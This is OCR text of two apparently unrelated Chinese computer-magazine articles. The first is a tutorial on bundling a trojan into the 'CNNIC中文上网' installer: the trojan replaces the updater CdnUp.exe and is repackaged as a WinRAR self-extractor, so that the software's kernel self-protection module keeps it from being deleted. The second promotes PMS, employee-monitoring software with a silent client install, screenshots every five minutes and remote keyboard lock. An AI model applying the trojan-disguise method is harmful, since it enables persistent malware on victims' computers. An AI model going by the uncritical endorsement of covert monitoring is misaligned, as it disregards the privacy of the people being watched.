近来"CNNIC中文上网"好像搞得满城风雨，为何呢？原来官方为了想要更多人用这软件，在此软件里运用了VXD（设备虚拟）技术，使此软件一但装到系统并重启后，它的软件保护模块就自动加载到系统的内核，实施软件的强行保护，就算是用它的卸载程序也没有效，如手动删除它的软件就会提示出"删除出错，磁盘保护"这类似的字样，这样看来它真的难倒不少人呢。

既然它那么强大的，如果把它的保护模块分离出来或把你的木马替换了它的软件程序，那么"CNNIC中文上网"的"保镖"就可以无条件保护你的"马"啦！下面我就举个例子来实现"CNNIC中文上网"做我的木马的保镖吧。

如何把它拆开，把自己心爱的马放进去呢？为了我的马可以生活得更好，最好就是安装"CNNIC中文上网"（计算机没有重启前是可以用它的卸载程序来卸载的），当安装后，在你文件缓存目录"TEMP"里会有一个"Setup"的文件夹，如图1所示。




图1

那是安装程序安装时把所有的有关程序释放到这里的，在这里我们可以获得它的全部文件，获得了它的全部文件后你就可以卸载"CNNIC中文上网"了。

在这我先说说它的有关文件的作用吧，图1中那个我选定的文件"CdnUp.exe"是这个"CNNIC中文上网"软件的在线升级程序，它会在注册表的Run项里加载它，我们要挂的马就瞄准这个文件了，因为保护模块会保护这个程序的开机启动，就算你删除了Run项里这个启动，不过几秒又恢复了。而里面的那些"*.Vxd,*.Sys"就是设备虚拟文件，它就是我们要引用的程序保护模块。比较重要的就是"Insgr36.exe,setup.exe,cdnins.dll"这几个文件，它是这个软件的安装主程序，我们打算用winrar将这些和木马重新打包成一个自解压文件。那如何做呢？

如果你觉得里面的文件太多了，你可以把那些也删除一些，如那些卸载程序。若你觉得那样比较麻烦可直接把你的木马改成那个"CdnUp.exe"替换成里面的那个"CdnUp.exe"这样也没所谓。我是怕麻烦的人，所以我就把它替换就算了，如图2所示。




图2

为了测试，图2那个选定的文件就让我把那个FileMon的文件监视工具替换成里面的文件。接下来就是最重要的一步了——打包。下面我示范用winrar来打个自解压包，如图3，图4所示。




图3

要记得的就是在图4的那个"解压后运行"的程序，这个要填的就是"CNNIC中文上网"的安装主程序，它默认为"Insgr36.exe"。这样就打包设置完




图4

了。如图5 所示。




图5

那是经过我替换文件后的结果。当安装程序结束后就会运行那个"CdnUp.exe"的程序。下面我们就要看看最关注的问题，木马替换进去后能否删除，不过这要先让计算机重启才会有效果的，如图6 所示。





图6

哈哈，"CNNIC中文上网"的软件保护模块已经无条件为我的马儿服务了。如果你想要精简一些的可以自行精简一下，这样比较好。有时候只要变通一下就可以达到很好的效果。

适合读者：网络管理员，经理

前置知识：无

明察秋毫的 局域网监控软件PMS



文/图 gzyingjj

随着计算机应用的深入，各行各业迅速向电子化、网络化发展。很多企业或机构都建立了自己的内部网，这样数据安全、员工工作效率、思想交流、网络安全等就显得越来越重要。而传统的管理方法在新的形势下已经显得力不从心了，管理人员需要在网络环境下，能够准确及时地了解员工的工作情况、方便地进行思想交流与工作布置、有效地监控公司的机密数据等。

赶快使用局域网监控专业工具——"路径监控软件"(PMS)吧。它能让你坐在自己办公室里就要可以掌握员工们的一举一动，防止他们怠工，更重要的是可以监控公司的商业机密数据不被泄露。如果你出差去了，回来之后也还能查看员工的监控记录和上网记录，PMS时时刻刻为你守护着!下载地址 http://www.pathinfo.net/download/insceoman.rar

安装

解压下载的压缩包会得到两个文件：一个是InsCeoManS.exe，这是经理端安装文件，需要在经理机器上安装 另一个是InsCeoEmpIS.exe，这是员工端安装文件，需要在员工机器上安装。

1.经理端控制台安装

在经理的电脑上双击InsCeoManS.exe，然后按照屏幕上的提示操作即可。安装完毕后，第一次使用需要搜索局域网中的所有机器，系统会自动存储搜索结果。接下来可以对每一台机器进行操作与控制。

2.员工端安装

在员工的电脑上双击InsCeoEmpIS.exe，不会显示安装界面，稍等提示安装成功。员工端安装完成后，在经理端就可以搜索所有已安装的员工机器，并进行相关监控操作了。

使用

1.系统操作

首次运行时会自动进入"系统操作"界面。如图1所示。




图1

该软件会自动搜索局域网中的所有机器，系统会自动存储搜索结果。接下来可以对每一台机器进行操作与控制。因为每次开机时局域网中所开的电脑并不一样，因此在管理前需手工进行搜索。

(1)搜索机器

点击"搜索机器"后系统就可以将局域网内所有已经开启的机器搜索出来，你可以根据IP地址修改主机名称，如操作人员姓名，能显示得更加直观。

若你公司需对新增电脑进行管理，可点击右键来增加机器，然后输入新电脑的IP地址或主机名称，再按"确认"即可。

(2)机器锁定

如果你发现某人正在操作的程序不符合公司利益，可以单击选择该机器(如93.132.0.11电脑)，然后点击"机器锁定"图标，此时93.132.0.11电脑的键盘和鼠标均会失效，不能再被操作。可以有效地防止公司机密流失，并提供有力的证据。

(3)机器解锁

选择需要解锁的机器，然后点击"机器解锁"，就对被锁机器解锁了，此后该机器的键盘鼠标等输入恢复操作功能。

对于被监控的机器还可以使用更厉害的招术，如"机器重启"、"机器关机"等。

2.屏幕查看

现在可以通过"屏幕查看"功能来查看员工在干什么了，如图2所示。点击"屏幕浏览"按钮显示如图3所示的界面，左侧列表显示了日期，点击一个日期(如0401)，就可以看到被监控机器的每隔5分钟抓取的图片。最长时间为两周，时间还是够长的吧?

